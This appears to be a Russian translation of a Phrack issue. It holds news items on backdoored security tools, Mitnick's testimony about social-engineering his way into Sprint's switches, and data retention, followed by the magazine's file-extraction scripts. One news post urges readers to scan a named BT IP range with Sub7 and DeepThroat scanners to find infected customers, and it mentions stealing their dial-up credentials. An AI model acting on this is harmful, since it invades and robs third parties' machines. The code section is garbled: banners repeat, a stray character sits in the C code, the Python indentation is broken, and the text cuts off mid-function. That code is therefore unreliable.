Независимо от цвета шляпы, по словам Расселла, одних хакерских навыков для получения легальной работы недостаточно.

«Вам нужен человек, который занимается [тестированием на проникновение] профессионально», — сказал Расселл. «Вам нужно, чтобы он умел предоставлять нужную вам информацию».

Расселл также добавил, что хотя некоторые хакеры занимают должности технических директоров или эквивалентные позиции, тенденция к уменьшению числа менеджеров и увеличению числа рядовых сотрудников означает, что хакеров в обычных должностях, вероятно, больше, чем на руководящих постах.

Проверка рекомендаций

Аналитик Forrester (Nasdaq: FORR) Лора Кётцле рассказала NewsFactor, что компании не нанимают людей с судимостью за компьютерные преступления, однако активно ищут хакеров — особенно для тестирования на проникновение.

«У них не будет должности директора по взлому, и они не обязательно нарушали закон, но они всё равно владеют этими навыками», — сказала она.

По словам Кётцле, многие компании обходят вопрос проверки биографий бывших хакеров, пользуясь услугами сервисных фирм — таких как PricewaterhouseCoopers или Deloitte & Touche — для найма подобного персонала.

Вымогательство и трудоустройство

Но найм хакеров может обернуться против самой компании.

Расселл сообщил, что случаи вымогательства варьируются от откровенного шантажа — требования денег под угрозой раскрытия клиентских данных или уязвимостей безопасности — до более тонких схем, когда хакеры находят дыры, предлагают исправление и вдобавок просят о работе.

По словам Кётцле, несмотря на желание компаний замалчивать нарушения безопасности, они должны противостоять попыткам потенциальных хакеров-кандидатов вымогать деньги или работу в области кибербезопасности.

«Я настоятельно предостерегаю от общения с хакерами такого рода», — сказала Кётцле. «Это действительно происходит, но это абсолютно неправильно».

Тем не менее, правильно это или нет, похоже, что лучший охотник на хакера — другой хакер. Так что, как бы неприглядно это ни выглядело, чем лучше хакер, тем выше вероятность того, что он или она войдёт в квадратный мир в роли директора по взлому.

0x03 — Сайты загрузки взломаны, исходный код бэкдорирован

Автор: Brian McWilliams, SecurityFocus

Когда сообщили, что исходный код сравнительно малоизвестного Unix-клиента IRC был «бэкдорирован», специалисты по безопасности коллективно зевнули.

Но на прошлой неделе, когда выяснилось, что три популярные программы для сетевой безопасности скомпрометированы аналогичным образом, эксперты насторожились.

Теперь стало очевидно, что оба инцидента могли быть связаны.

По словам программиста Дага Сонга, исходный код инструментов безопасности Dsniff, Fragroute и Fragrouter был заражён 17 мая после того, как злоумышленник получил несанкционированный доступ к его сайту Monkey.org.

В интервью Сонг сообщил, что с пострадавшими пользователями ведётся работа, однако отказался раскрыть подробности компрометации, сославшись на продолжающееся расследование.

При установке на Unix-машину изменённые программы открывают бэкдор, доступный удалённому серверу, размещённому у RCN Corporation, — согласно фрагменту заражённой программы Fragroute, опубликованному в пятницу в Bugtraq пользователем Ansers Nordby из норвежской группы пользователей Unix.

В другом сообщении в список рассылки Bugtraq в ту же пятницу Сонг сообщил, что почти 2000 копий заминированных программ были скачаны ничего не подозревающими пользователями интернета до обнаружения вредоносного кода. Лишь 800 загрузок пришлись на Unix-машины.

В последующем сообщении в Bugtraq Сонг написал, что злоумышленники разместили заражённый код на Monkey.org после успешного взлома машины одного из администраторов сайта. Атакующие использовали «клиентскую уязвимость, которая предоставила шелл на одну из локальных учётных записей администратора».

Эксплойт-код, подброшенный на Monkey.org, был почти идентичен бэкдорной программе, которую злоумышленники незадолго до этого внедрили в исходный код IRC-клиента Irssi для Unix. До сих пор неясно, почему атакующий использовал бэкдор, который так легко обнаружить.

Согласно уведомлению, опубликованному 25 мая на Irssi.org, кто-то «взломал» дистрибутивный сайт IRC-программы в середине марта и изменил конфигурационный скрипт, добавив в него бэкдор.

Новые меры предосторожности

Установка скомпрометированной версии Irssi предоставляла удалённому серверу FastQ Communications полный доступ к командной оболочке целевой машины. Разработчик Irssi Тимо Сирайнен был недоступен для комментариев.

Сегодня веб-сервер по IP-адресу, указанному в бэкдорированном коде Irssi, вернул сообщение:

```
All your base are belong to us.
```

Тем временем Unknown.nu — разместивший сервер из бэкдорированного кода Monkey.org — сегодня отображает главную страницу Niuean Pop Cultural Archive.

Администратор этого сайта Ким Скарборо, которого связались сотрудники SecurityFocus Online, заявил, что не знал об использовании его машины в удалённой эксплуатации Monkey.org.

Скарборо сообщил, что 30 мая полностью переустановил системное программное обеспечение сервера, включая операционную систему FreeBSD, обнаружив свидетельства взлома.

По его словам, IRC-клиент Irssi был установлен на машину примерно 17 мая по просьбе одного из пользователей.

Два инцидента вынудили авторов пострадавших программ принять новые меры для обеспечения подлинности загружаемого кода.

Согласно странице Irssi с описанием бэкдора, новые релизы будут подписываться с помощью инструмента шифрования GPG, и автор будет периодически проверять программу на предмет изменений.

Сонг сообщил, что Monkey.org внедрил технологию ограничения пользовательских сессий и что он рассматривает возможность добавления цифровых подписей к программному обеспечению, распространяемому с сайта.

0x04 — Показания Митника ударяют по Sprint в деле о «взломе порока» в Вегасе

Автор: Kevin Poulsen, SecurityFocus

С тех пор как в 1994 году оператор индустрии развлечений для взрослых Эдди Муньос впервые сообщил государственным регуляторам, что наёмные хакеры подрывают его бизнес, перехватывая, прослушивая и блокируя его телефонные звонки, сотрудники местной телефонной компании Sprint of Nevada настаивали: насколько им известно, их системы никогда не подвергались ни единому вторжению.

В понедельник это «невинное» утверждение рухнуло, когда осуждённый хакер Кевин Митник взорвал слушание по обвинениям в подделке звонков, подробно рассказав о годах незаконного контроля над коммутаторами компании в Лас-Вегасе и о работе компьютеризированной системы тестирования, которая, по его словам, позволяет скрытно прослушивать любую телефонную линию, обслуживаемую этим оператором.

«У меня был доступ к большинству, если не ко всем коммутаторам в Лас-Вегасе», — показал Митник на слушании Комиссии по коммунальным услугам Невады (PUC). «У меня были те же привилегии, что и у техника Northern Telecom».

Показания Митника разворачивались как сюрреалистическая версия судебного процесса над хакером в духе Льюиса Кэрролла: Митник спокойно и методично объяснял под присягой, как незаконно взломал сеть Sprint of Nevada, в то время как адвокат компании-жертвы атаковал его показания, фактически обвиняя бывшего хакера в невиновности.

Истец по делу, Муньос (43 года), обвиняет Sprint в халатности, выразившейся в том, что компания якобы позволила хакерам взять под контроль сеть в интересах нескольких нечестных предприятий. Муньос — издатель рекламной газеты для взрослых, продвигающей услуги целого ряда развлекателей, работающих на выезде; их телефонные номера должны переключаться на его коммутатор. Вместо этого, по утверждению Муньоса, звонящие часто слышат ложные сигналы «занято» или тишину, а иногда звонки, судя по всему, перенаправляются напрямую к конкуренту. Жалобы Муньоса поддержали и другие операторы выездных услуг, поручители и частные детективы — некоторые из них явились на двухдневные слушания в марте и дали показания в пользу Муньоса против Sprint.

Муньос нанял Митника в качестве технического консультанта в прошлом году — после того как SecurityFocus Online сообщил, что бывший хакер, некогда живший в Лас-Вегасе, утверждал, что имел существенный доступ к сети Sprint вплоть до своего ареста в 1995 году. После проведения предварительных тестов Митник отказался от участия в деле, когда Муньос задержал выплату гонорара. В последний день мартовских слушаний комиссар Адриана Эскобар Чанос перенесла заседание, дав Муньосу время уговорить Митника дать показания — что Муньосу удалось как раз к понедельничному слушанию.

Митник признал, что его тесты не выявили доказательств переадресации или блокировки звонков Муньоса. Однако его показания ставят под сомнение утверждение Sprint о том, что подобные манипуляции маловероятны или невозможны. Поскольку пятилетний срок исковой давности давно истёк, Митник с очевидным спокойствием описал во всех подробностях, как впервые получил доступ к системам Sprint, живя в Лас-Вегасе в конце 1992 или начале 1993 года, и как поддерживал этот доступ, находясь в бегах.

Митник показал, что мог подключаться к управляющим консолям — по старинке называемым «visual display units» — каждого из коммутаторов DMS-100 в Вегасе через модемы коммутируемого доступа, предназначенные для дистанционного обслуживания коммутаторов компанией-производителем — Ontario-based Northern Telecom, переименованной в 1999 году в

Nortel Networks.

У каждого коммутатора был секретный номер телефона, а также имя пользователя и пароль по умолчанию, сообщил он. Телефонные номера и пароли он получал от сотрудников Sprint, притворяясь техником Nortel, и прибегал к той же уловке каждый раз, когда нужно было воспользоваться модемами коммутируемого доступа, по умолчанию недоступными.

Имея доступ к коммутаторам, Митник мог по своему желанию устанавливать, изменять, перенаправлять или отключать телефонные линии.

Это разительно контрастирует с образом неприступной системы, нарисованным на мартовских слушаниях, когда бывший сотрудник службы безопасности компании Ларри Хилл — уволившийся из Sprint в 2000 году — показал: «По моим сведениям, нет никакой возможности, чтобы компьютерный хакер мог проникнуть в наши системы». Аналогично, в майском 2001 года заявлении Скотта Коллинза из отдела по регуляторным вопросам Sprint говорилось, что, по сведениям компании, сеть Sprint «никогда не была проникнута или скомпрометирована так называемыми компьютерными хакерами».

В ходе перекрёстного допроса в понедельник, проводимого адвокатом аппарата PUC Луизой Уттингер, Коллинз признал, что Sprint поддерживает модемы коммутируемого доступа для удалённого доступа Nortel к своим коммутаторам, однако настаивал, что с 1995 года безопасность этих линий была улучшена — даже не зная, что прежде они были скомпрометированы.

Но в запасе у Митника на этот понедельник было кое-что ещё.

Бывший хакер рассказал о системе тестирования под названием CALRS (произносится как «callers») — Centralized Automated Loop Reporting System. Впервые Митник описал CALRS в материале SecurityFocus Online в прошлом году как систему, позволяющую сотрудникам телефонной компании Лас-Вегаса тестировать абонентские линии из центрального узла. Она состоит из нескольких клиентских компьютеров и удалённых серверов, подключённых к каждому из коммутаторов DMS-100 Sprint.

Митник показал в понедельник, что удалённые серверы были доступны через модемы с пропускной способностью 300 бод, защищённые способом лишь чуть более надёжным, чем простая парольная защита: сервер требовал от клиента — обычно компьютерной программы — давать правильный ответ на любой из 100 случайно выбранных запросов. Бывший хакер сообщил, что узнал вегасские номера модемов коммутируемого доступа, разведав их у сотрудников Sprint, а «список-семя» запросов и ответов получил с помощью навыков социальной инженерии от Nortel — производителя и продавца системы.

Система позволяет пользователям скрытно прослушивать телефонные линии или инициировать звонки с чужих линий, сказал Митник.

Слова Митника вызвали скептицизм у технического советника PUC, который незадолго до перерыва на обед спросил бывшего хакера: может ли тот доказать, что взламывал сеть Sprint? Митник ответил, что попробует.

Два часа спустя Митник вернулся в зал заседаний, держа в руках измятый, потрёпанный и надорванный лист бумаги и небольшую стопку копий для комиссара, адвокатов и сотрудников.

Вверху страницы было напечатано: «3703-03 Remote Access Password List». В одном столбце перечислялись 100 «семян» с номерами от «00» до «99», которым в соседнем столбце соответствовали четырёхзначные шестнадцатеричные «пароли» — например, «d4d5» и «1554».

Комиссар Эскобар Чанос приняла список в качестве вещественного доказательства, несмотря на возражения адвоката Sprint Патрика Райли, пожаловавшегося на то, что документ не был предоставлен компании в ходе досудебного обмена материалами. Митник снова занял место свидетеля и пояснил, что использовал обеденный перерыв, чтобы заехать в ближайший

склад-хранилище, арендованный им на длительный срок много лет назад — до ареста. «Я не был уверен, что оно там хранится», — сказал Митник. «Я не был там семь лет».

«Если система до сих пор работает и они не сменили список семян, вы можете использовать это для доступа к CALRS», — показал Митник. «Система позволила бы прослушивать линию или захватывать гудок».

Возвращение Митника в зал заседаний со списком вызвало суматоху за столом Sprint: Энн Понграц, главный юрисконсульт компании, и ещё один сотрудник Sprint стремительно вышли из зала — Понграц уже набирала номер на мобильном телефоне на ходу. Райли продолжал перекрёстный допрос Митника, снова намекая на то, что бывший хакер мог всё это выдумать. «Единственный способ убедиться, что это документ Nortel, — довериться вашему слову, не так ли?» — спросил Райли. «Как нам знать, что вы не занимаетесь социальной инженерией прямо сейчас?»

Митник спокойно предложил Sprint проверить список самостоятельно или уточнить у Nortel. Достучаться до Nortel для получения комментариев не удалось.

0x05 — Федералы могут обязать интернет-провайдеров хранить всю электронную почту

Автор: Kelley Beaucar Vlahos, Fox News

ВАШИНГТОН — Это может звучать как сюжетный ход из футуристического фильма, однако федеральное правительство, возможно, близко к тому, чтобы обязать интернет-провайдеров хранить копии всех электронных переписок в интересах национальной безопасности.

Белый дом опроверг материал Washington Post, в котором утверждалось, что террористическая сеть Аль-Каиды работает над использованием онлайн-данных и данных из хранилищ для нарушения работы электросетей, диспетчерских вышек, плотин и другой инфраструктуры. Однако официальный представитель Белого дома признал, что Аль-Каида заинтересована в развитии подобных возможностей.

Именно этот интерес заставляет технологические круги задаваться вопросом: последует ли федеральное правительство примеру Европейского союза и примет ли законодательство, позволяющее правительству добывать данные о клиентах, сохранённые интернет-провайдерами?

В прошлом месяце Европейский союз принял резолюцию, обязывающую всех интернет-провайдеров хранить в течение семи лет заголовки электронных писем, историю веб-сёрфинга, журналы чатов, записи о пейджерах, телефонных и факсимильных соединениях, пароли и многое другое.

Германия, Франция, Бельгия и Испания уже разработали законы, соответствующие этой директиве. Технические эксперты говорят, что федеральное правительство США может попытаться сделать то же самое, воспользовавшись широкими правоохранительными полномочиями, предусмотренными законом USA Patriot Act.

«Они разработали Patriot Act, чтобы снизить все пороги для вторжения в частную жизнь», — сказал Джин Риккобони, нью-йоркский адвокат в области интернета, утверждающий, что обнаружил лазейки в антитеррористическом законодательстве, которые могут открыть возможность для введения положения о хранении данных по образцу ЕС.

Согласно Patriot Act, подписанному в октябре, правоохранительным органам достаточно административной повестки, чтобы получить имена, адреса электронной почты, типы

используемого интернет-доступа и номера кредитных карт, применяемых в интернете.

0x06 — BT OpenWorld молчит об заражении / Клиенты по-прежнему ничего не знают спустя почти два года

От: Bakb0ne
Тема: [phrackstaff] WORLD NEWS / BT OPENWORLD молчит об заражении / Клиенты по-прежнему ничего не знают почти 2 года спустя

Компания Btopenworld [1] была уведомлена о проблеме заражения компьютеров её клиентов серверными файлами DEEPTHROAT, SUB7 и BO (доступны по ссылке [2]). Компьютеры были заражены при загрузке и установке программного обеспечения Dialler от BTOW. BT узнала об этом факте примерно 18 месяцев назад, и единственное, что было сделано — замена заражённой загрузки на свежую копию их программного обеспечения.

Ни один клиент не был уведомлён, и сотни пользователей по-прежнему заражены троянами. Просто просканируйте диапазон IP 213.122.. с помощью IP-сканера DeepThroat или Sub7 — и убедитесь сами...

Кстати, один позитивный момент: BTOW изменила способ обновления информации о кредитной карте. Раньше можно было просто воспользоваться DT для «RAS RIP» (кражи информации для дозвона), зайти в раздел сведений об учётной записи BTOW и войти. Иногда приходилось вводить дату рождения и девичью фамилию матери, но при наличии доступа к машине жертвы это никогда не составляло труда...

Прежде чем начинать разговоры о том, насколько трояны БАНАЛЬНЫ и что ими пользуются только скрипт-кидди, — подумайте об ущербе, который они наносят, и о том, насколько они популярны. Причина, по которой я использовал упомянутые трояны — проверить, сколько людей заражено и к чему можно получить доступ с этими программами, установленными на целевой машине...

Ну и я всегда сообщаю пострадавшим о заражении и о том, как удалить трояна со своей машины.

Bakb0ne (Bakb0ne@BTopenworld.com)

[1] http://www.BtOpenworld.com
[2] http://www.tlsecurity.com

0x07 — DeCSS — это свобода слова: реверс-инженер CSS Йон Юхансен оправдан!

Апелляционный суд Калифорнии встал на сторону взломщиков DVD-кодов — в том числе юного компьютерного вундеркинда Йона Юхансена из Норвегии. Решение стало пощёчиной многомиллиардной развлекательной индустрии, пытающейся защитить своё «варезное» добро с помощью цензуры.

Йон Юхансен, известный также под таблоидным прозвищем DVD-Jon, попал в беду, когда он (вместе с несколькими друзьями) выполнил реверс-инжиниринг DVD-кодов и поделился результатами в интернете. Крупнейшие имена развлекательной индустрии подали на него в суд, когда он осложнил им контроль над просмотром видео и прослушиванием дисков.

Алгоритм CSS был крайне слаб, что позволило легко восстановить ключи, используемые другими DVD-плеерами, тем самым сломав всю систему.

http://www.users.zetnet.co.uk/hopwood/crypto/decss/
http://www.thefab.net/topics/computing/co25_deccs_free_speech.htm

---

0x08 — Разработчик Gnutella Джин Кан, 25 лет, покончил с собой

По материалам Reuters

САН-ФРАНЦИСКО (REUTERS) — Джин Кан, один из ключевых программистов популярной технологии обмена файлами Gnutella, скончался в результате очевидного самоубийства, сообщили официальные лица во вторник. Ему было 25 лет.

Представительница коронера округа Сан-Матео Сью Тёрнер сообщила, что Кан был обнаружен на прошлой неделе в своём доме в Северной Калифорнии.

«Причиной смерти стало сквозное огнестрельное ранение головы», — сказала Тёрнер. «Это было самоубийство».

Представительница Кана сообщила, что он умер 29 июня и был кремирован 5 июля. Дальнейшие подробности не разглашаются по просьбе семьи.

Кан помогал разработать версию протокола Gnutella с открытым исходным кодом, что стало ещё одним шагом в популяризации революции одноранговых сетей обмена файлами, пионером которой стал сервис обмена песнями Napster.

[Конец PWN]

УТИЛИТА ИЗВЛЕЧЕНИЯ PHRACK

Автор: phrackstaff

Утилита извлечения Phrack Magazine, впервые появившаяся в P50, представляет собой удобный способ извлечения кода из текстовых ASCII-статей. Она сохраняет читаемость и чистоту 7-битных ASCII-кодов. Пока в статье нет лишних тегов ` или `, всё работает без сбоев.

Исходный код и предварительно скомпилированные версии (Windows, Unix, ...) доступны по адресу: http://www.phrack.org/misc.

```
  |=---------=[ P H R A C K   E X T R A C T I O N   U T I L I T Y ]=--------=|
  |=-----------------------------------------------------------------------=|
  |--------------------------=[ phrackstaff ]=----------------------------=|
```

---

extract/extract4.c

```
 /*
  *  extract.c by Phrack Staff and sirsyko
  *
  *  Copyright (c) 1997 - 2000 Phrack Magazine
  *
  *  All rights reserved.
  *
  * Redistribution and use in source and binary forms, with or without
  * modification, are permitted provided that the following conditions
  * are met:
  * 1. Redistributions of source code must retain the above copyright
  *    notice, this list of conditions and the following disclaimer.
  * 2. Redistributions in binary form must reproduce the above copyright
  *    notice, this list of conditions and the following disclaimer in the
  *    documentation and/or other materials provided with the distribution.
  *
  * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
  * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
  * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
  * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
  * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
  * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
  * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
  * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
  * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
  * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
  * SUCH DAMAGE.
  *
  *
  *  extract.c
  *  Extracts textfiles from a specially tagged flatfile into a hierarchical
  *  directory structure.  Use to extract source code from any of the articles
  *  in Phrack Magazine (first appeared in Phrack 50).
  *
  *  Extraction tags are of the form:
  *
  *  host:~> cat testfile
  *  irrelevant file contents
  *  <++> path_and_filename1 !CRC32
  *  file contents
  *  <-->
```

```
 *  irrelevant file contents
 *  <++> path_and_filename2 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filenamen !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  EOF
 *
 *  The `!CRC` is optional.  The filename is not.  To generate crc32 values
 *  for your files, simply give them a dummy value initially.  The program
 *  will attempt to verify the crc and fail, dumping the expected crc value.
 *  Use that one.  i.e.:
 *
 *  host:~> cat testfile
 *  this text is ignored by the program
 *  <++> testarooni !12345678
 *  text to extract into a file named testarooni
 *  as is this text
 *  <-->
 *
 *  host:~> ./extract testfile
 *  Opened testfile
 *   - Extracting testarooni
 *   crc32 failed (12345678 != 4a298f18)
 *  Extracted 1 file(s).
 *
 *  You would use `4a298f18` as your crc value.
 *
 *  Compilation:
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 ... filen
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION         "7niner.20000430 revsion q"

#define BEGIN_TAG       "<++> "
#define END_TAG         "<-->"
#define BT_SIZE         strlen(BEGIN_TAG)
#define ET_SIZE         strlen(END_TAG)
#define EX_DO_CHECKS    0x01
#define EX_QUIET        0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
```

```
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqv")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }
    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqv] file1 file2 ... filen\n", argv[0]);
        exit(0);
```

```
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            fn_p = fn_p->next;
    □    continue;
        }
        else
        {
            name = fn_p->name;
        }

        if (!(flags & EX_QUIET))
        {
            fprintf(stderr, "Scanning %s...\n", fn_p->name);
        }
        crcgen();
        while (fgets(b, 256, in_p))
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
```

```
           {
        b[strlen(b) - 1] = 0;           /* Now we have a string. */
               j++;

               crc = 0;
               crc_f = 0;
               if ((bp = strchr(b + BT_SIZE + 1, '/')))
               {
                   while (bp)
                   {
         *bp = 0;
                       if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                       {
                           perror("mkdir");
                           exit(EXIT_FAILURE);
                       }
                       *bp = '/';
         bp = strchr(bp + 1, '/');
      }
               }

               if ((bp = strchr(b, '!')))
               {
                   crc_f =
                       strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                  b[strlen(b) - strlen(bp) - 1 ] = 0;
                  h_c = 1;
               }
               else
               {
                   h_c = 0;
               }
               if ((out_p = fopen(b + BT_SIZE, "wb+")))
               {
                   fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
               }
               else
               {
      printf(". Could not extract anything from '%s'.\n",
                       b + BT_SIZE);
      continue;
               }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
               if (out_p)
               {
                   if (h_c == 1)
                   {
                       if (fseek(out_p, 0l, 0) == -1)
                       {
                           perror("fseek");
                           exit(EXIT_FAILURE);
                       }
                       crc = check_crc(out_p);
                       if (crc == crc_f && !(flags & EX_QUIET))
                       {
                           fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                       }
                       else
                       {
                           if (!(flags & EX_QUIET))
                           {
                               fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                       crc_f, crc);
                           }
                       }
                   }
                   fclose(out_p);
               }
        else
```

```
                {
            fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
    continue;
        }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
/* EOF */
```

=--------=[P H R A C K E X T R A C T I O N U T I L I T Y]=--------=

=--=

----------=[phrackstaff]=----------=

=--------=[P H R A C K E X T R A C T I O N U T I L I T Y]=--------=

=--=

----------=[phrackstaff]=----------=

=--------=[P H R A C K E X T R A C T I O N U T I L I T Y]=--------=

=--=

----------=[phrackstaff]=----------=

=--------=[P H R A C K E X T R A C T I O N U T I L I T Y]=--------=

=--=

----------=[phrackstaff]=----------=

=--------=[P H R A C K E X T R A C T I O N U T I L I T Y]=--------=

=--=

----------=[phrackstaff]=----------=

=--------=[P H R A C K E X T R A C T I O N U T I L I T Y]=--------=
=--=
----------=[phrackstaff]=----------=

=--------=[P H R A C K E X T R A C T I O N U T I L I T Y]=--------=
=--=
----------=[phrackstaff]=----------=

---

extract/extract.pl

```
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
```

---

extract/extract.awk

```
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
```

```
        File = ""
        next
}
File { print >> File }
```

---

extract/extract.sh

```
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
```

---

extract/extract.py

```
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
```

```
        for dir in components:
            if not os.path.exists(dir):
                try:
                    os.mkdir(dir)
                    if verbose: print 'Created directory', path

                except os.error, (errno, why):
                    print "Can't make directory %s: %s" % (dir, why)
                    break

            try: os.chdir(dir)
            except os.error, (errno, why):
                print "Can't cd to directory %s: %s" % (dir, why)
                break

        os.chdir(start)
        return errno

    def usage():
        """Blah."""
        die('Usage: extract.py [-V] filename [filename...]')

    def main():
        try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
